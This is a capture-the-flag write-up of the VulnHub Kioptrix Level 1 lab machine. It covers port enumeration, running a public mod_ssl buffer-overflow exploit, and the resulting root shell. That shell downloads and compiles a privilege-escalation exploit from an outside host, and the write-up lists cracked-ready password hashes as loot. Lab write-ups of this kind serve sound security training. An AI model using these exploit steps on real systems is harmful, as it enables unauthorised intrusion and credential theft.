

[VulnHub] Kioptrix: Level 1 (#1)

Date: 28/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_modssl](#), [privesc_modssl](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1 \(#1\)](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info "vulnhub#22"
```




#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#22	Kioptrix: Level 1 (#1)						exploit_modssl privesc_modssl

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 443/tcp/ssl/https/Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b: [ex-ploit_modssl](#), [privesc_modssl](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 15:42:00 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.181
2 Nmap scan report for 192.168.92.181
3 Host is up, received arp-response (0.001s latency).
4 Scanned at 2019-09-27 15:42:01 PDT for 273s
5 Not shown: 994 closed ports
6 Reason: 994 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
9 | ssh-hostkey:
10 |   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
11 |   1024 35
  ↳ 109482092953601530927446985143812377560925655194254170270380314520841776849335628258408994190413716152
12 |   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
13 | ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZHXiBrwyiZe/PKT/
  ↳ inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TD1ZWHadXpNdwyn4QrFQBjwFR+
  ↳ 8WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+
  ↳ 5rs10pY5/DGsGx0k6CqGwAAAIbVpBtIHbhvoQdNOWPe8d60zTTFvdNRa8pWKzV1Hpw+
  ↳ e3qsC4LYHAY1NoeaqK8uJP9203MEkxrd20oBJKn/8EX1KAco7vC1dr/QWae+
  ↳ NEkI1a38x0M1545vHAGFaVUWkffHekjhr476Uq4N4qeLfFp5B+v+9f1LxYVYsY/
  ↳ ymJKpNgAAAEApYjrjgX0AE4fSBFntGFWM3j5M31c5jw/
  ↳ 0qufXlHJu8sZG0FRf9wTI6H1JHhIKHA7FZ33vGLq3TRmvZucJZ0155fV2ASS9uvQRE+
  ↳ c8P6w72YCzgJN7v4hYXnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
14 |   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
15 |_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UWsr07+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+
  ↳ R1qd0cxhh+4Clz8w09beuZzG1rjLAD+XHiR3j2P+sw6U0DeyBkuP24a+
  ↳ 7V8P5nu9ksKD1fA83RyElgSgrJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
16 |_sshv1: Server supports SSHv1
17 80/tcp    open  http         syn-ack ttl 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)
  ↳ mod_ssl/2.8.4 OpenSSL/0.9.6b)
18 | http-methods:
19 |   Supported Methods: GET HEAD OPTIONS TRACE
20 |_ Potentially risky methods: TRACE
21 |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
22 |_http-title: Test Page for the Apache Web Server on Red Hat Linux
23 111/tcp   open  rpcbind      syn-ack ttl 64 2 (RPC #100000)
24 | rpcinfo:
25 |   program version  port/proto  service
26 |   100000  2             111/tcp    rpcbind
27 |   100000  2             111/udp    rpcbind
28 |   100024  1             1024/tcp   status
29 |_  100024  1             1028/udp   status
30 139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd (workgroup: HMYGROUP)
31 443/tcp   open  ssl/https    syn-ack ttl 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  ↳ OpenSSL/0.9.6b
32 | http-methods:
33 |_ Supported Methods: GET HEAD POST
34 |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
35 |_http-title: 400 Bad Request
```

```

36 | _ssl-date: 2019-09-27T22:43:54+00:00; +1m36s from scanner time.
37 | sslv2:
38 |   SSLv2 supported
39 |   ciphers:
40 |     SSL2_RC4_128_WITH_MD5
41 |     SSL2_RC2_128_CBC_WITH_MD5
42 |     SSL2_RC4_128_EXPORT40_WITH_MD5
43 |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
44 |     SSL2_DES_192_EDE3_CBC_WITH_MD5
45 |     SSL2_RC4_64_WITH_MD5
46 |     SSL2_DES_64_CBC_WITH_MD5
47 | 1024/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
48 | MAC Address: 00:0C:29:45:0D:56 (VMware)
49
50 | Host script results:
51 | _clock-skew: mean: 1m35s, deviation: 0s, median: 1m35s
52 | nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
53 | Names:
54 |   KIOPTRIX<00>          Flags: <unique><active>
55 |   KIOPTRIX<03>          Flags: <unique><active>
56 |   KIOPTRIX<20>          Flags: <unique><active>
57 |   \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
58 |   MYGROUP<00>          Flags: <group><active>
59 |   MYGROUP<1d>          Flags: <unique><active>
60 |   MYGROUP<1e>          Flags: <group><active>
61 | Statistics:
62 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
63 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
64 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
65 | p2p-conficker:
66 |   Checking for Conficker.C or higher...
67 |   Check 1 (port 39938/tcp): CLEAN (Couldn't connect)
68 |   Check 2 (port 50948/tcp): CLEAN (Couldn't connect)
69 |   Check 3 (port 9166/udp): CLEAN (Failed to receive data)
70 |   Check 4 (port 32743/udp): CLEAN (Failed to receive data)
71 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
72 | _smb2-security-mode: Couldn't establish a SMBv2 connection.
73 | _smb2-time: Protocol negotiation failed (SMB2)
74
75 | Read data files from: /usr/bin/./share/nmap
76 | Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
77 | # Nmap done at Fri Sep 27 15:46:34 2019 -- 1 IP address (1 host up) scanned in 274.07 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				Scans
#	Port	Protocol	Service	
1.	22/tcp	ssh	tty 64 OpenSSH 2.9p2 (protocol 1.99)	./results/192.168.92.181/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.181/scans/tcp_80_http_gobuster.txt ./results/192.168.92.181/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	tty 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)	./results/192.168.92.181/scans/tcp_80_http_nmap.txt ./results/192.168.92.181/scans/tcp_80_http_robots.txt ./results/192.168.92.181/scans/tcp_80_http_whatweb.txt
3.	111/tcp	rpcbind	tty 64 2 (RPC #100000)	./results/192.168.92.181/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.181/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.181/scans/tcp_111_showmount.txt
4.	137/udp	netbios-ns	tty 64 Samba nmbd netbios-ns (workgroup: MYGROUP)	./results/192.168.92.181/scans/enum4linux.txt ./results/192.168.92.181/scans/nbtscan.txt ./results/192.168.92.181/scans/udp_137_smb_nmap.txt
5.	139/tcp	netbios-ssn	tty 64 Samba smbd (workgroup: MYGROUP)	./results/192.168.92.181/scans/enum4linux.txt ./results/192.168.92.181/scans/smbclient.txt ./results/192.168.92.181/scans/tcp_139_smb_nmap.txt
6.	443/tcp	ssl/https	tty 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b	./results/192.168.92.181/scans/tcp_443_http_nmap.txt ./results/192.168.92.181/scans/tcp_443_https_gobuster.txt ./results/192.168.92.181/scans/tcp_443_https_nikto.txt ./results/192.168.92.181/scans/tcp_443_https_robots.txt ./results/192.168.92.181/scans/tcp_443_https_whatweb.txt
7.	1024/tcp	status	tty 64 1 (RPC #100024)	./results/192.168.92.181/scans/tcp_443_sslscan.txt

Figure 3: writeup.enumeration.steps.2.1

3. We explore the various directories and files found with gobuster scan but nothing interesting is found:

```

1 gobuster -u http://192.168.92.181:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
  ↪ -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 http://192.168.92.181:80/index.html (Status: 200) [Size: 2890]
3 http://192.168.92.181:80/manual (Status: 301)
4 http://192.168.92.181:80/mrtg (Status: 301)
5 http://192.168.92.181:80/test.php (Status: 200) [Size: 27]
6 http://192.168.92.181:80/usage (Status: 301)

```

4. We fallback on Nmap version detection for 443/tcp and search exploits for Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b using searchsploit:

```

1 searchsploit mod_ssl
2 Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) |
  ↪ exploits/unix/remote/47080.c

```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ss mod_ssl
```

Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	/usr/share/exploitdb/
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	exploits/linux/dos/24590.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	exploits/unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	exploits/unix/remote/47080.c
Apache mod_ssl 2.8.x - Off-by-one HTAccess Buffer Overflow	exploits/multiple/dos/21575.txt
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	exploits/unix/remote/40347.txt
Shellcodes: No Result	

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 #
```

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

```

1 22/tcp | ssh | OpenSSH 2.9p2 (protocol 1.99)
2 80/tcp | http | Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  ↪ OpenSSL/0.9.6b)
3 111/tcp | rpcbind | 2 (RPC #100000)
4 137/udp | netbios-ns | Samba nmbd netbios-ns (workgroup: MYGROUP)
5 139/tcp | netbios-ssn | Samba smbd (workgroup: HMYGROUP)
6 443/tcp | ssl/https | Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
7 1024/tcp | status | 1 (RPC #100024)

```

Phase #2: Exploitation

1. We compile this exploit and check it's usage options. It requires a platform specific offset and provides mapping of supported offsets. We determine the required offset value for our target to be 0x6b based on the Nmap version detection results for 443/tcp. Once executed, the exploit successfully establishes an elevated, remote session with the target:

```
1 gcc -o 47080 47080.c -lcrypto
2 ./47080
3 0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
4 ./47080 0x6b 192.168.92.181 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitroX #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

: Usage: ./47080 target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

Supported OffSet:
    0x00 - Caldera OpenLinux (apache-1.3.26)
    0x01 - Cobalt Sun 6.0 (apache-1.3.12)
    0x02 - Cobalt Sun 6.0 (apache-1.3.20)
    0x03 - Cobalt Sun x (apache-1.3.26)
    0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
```

Figure 5: writeup.exploitation.steps.1.1

```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
```

Figure 6: writeup.exploitation.steps.1.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080 0x6b 192.168.92.181 443

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitrox #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--21:00:33-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    OK ...                               100% @   3.74 MB/s

21:00:33 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file exploit: Permission denied
collect2: ld returned 1 exit status
gcc: file path prefix `/usr/bin' never used

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown

/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:45:0D:56
          inet addr:192.168.92.181  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:1332415 errors:50 dropped:192 overruns:0 frame:0

```

Figure 7: writeup.exploitation.steps.1.3

2. We can now read the `/var/mail/root` file to complete the challenge:

```
1 cat /var/mail/root
```

```

cat /var/mail/root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
    for root@kioptrix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2
Status: 0

```

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

```

From root  Fri Sep 27 18:24:05 2019
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id x8RM05r01426
    for root; Fri, 27 Sep 2019 18:24:05 -0400
Date: Fri, 27 Sep 2019 18:24:05 -0400
From: root <root@kioptrix.level1>
Message-Id: <201909272224.x8RM05r01426@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

```

LogWatch 2.1.1 Begin

LogWatch End

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```

1 root@kioptrix.level1> id
2 uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
3 root@kioptrix.level1>
4 root@kioptrix.level1> uname
5 Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
6 root@kioptrix.level1>
7 root@kioptrix.level1> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0C:29:45:0D:56
9      inet addr:192.168.92.181  Bcast:192.168.92.255  Mask:255.255.255.0
10      UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
11      RX packets:1332326 errors:50 dropped:192 overruns:0 frame:0
12      TX packets:1237378 errors:0 dropped:0 overruns:0 carrier:0
13      collisions:0 txqueuelen:100

```



```
14      RX bytes:165986159 (158.2 Mb) TX bytes:170994218 (163.0 Mb)
15      Interrupt:9 Base address:0x2000
16 root@kioptrix.level1>
17 root@kioptrix.level1> users
18 root
```

Loot

Hashes

```
1 root:$1$XR0mcfDX$tF93GqnLH0JeGRHpaNyIs0:14513:.....
2 john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:.....
3 harold:$1$Xx6dZd0d$IMOGAC13r757dv17LZ9010:14513:.....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>
- [+] <https://medium.com/@bondo.mike/vulnhub-kioptrix-level-1-d439aa7039b2>
- [+] <https://n0tty.github.io/2017/02/25/kioptrix-1/>